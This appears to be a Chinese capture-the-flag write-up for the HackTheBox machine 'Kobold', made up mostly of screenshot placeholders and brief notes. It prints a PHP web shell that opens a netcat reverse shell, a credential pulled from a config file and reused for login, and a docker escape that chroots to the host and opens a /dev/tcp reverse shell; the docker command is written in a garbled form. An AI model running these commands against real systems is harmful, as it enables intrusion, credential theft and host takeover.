
反弹shell
1 echo ' <?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.17.116 2333 >/tmp/f" );?> ' > pwn4.php
进行了一些信息收集

docker无法逃逸,在./srv/cfg/conf.php目录下可以看到一些有用信息
看到了用户名和密码
1
2
usr = "privatebin" pwd = "ComplexP@sswordAdmin1928"


找到之前mcp的3552端口

用刚刚的密码尝试登录,用户名arcane





创造一个镜像
然后就点击创建,这样就成功了
但是一直没有提权成功,就换了另一种方法试一下Kobold HTB Writeup - Security Walay
查看镜像
发现ben不属于docker组,因此在提权为docker时也不需要密码,这里就说明ben的主组被默认允许进入docker,这里就存在docker逃逸了
权限提升为docker

现在自己的kali上监听一个端口
然后在靶机上执行命令
1
2
docker ps:/host-root mysql: latest sh -c "chroot /host-root sh -i >& /dev/tcp/10.10.17.116/6666 0>&1"
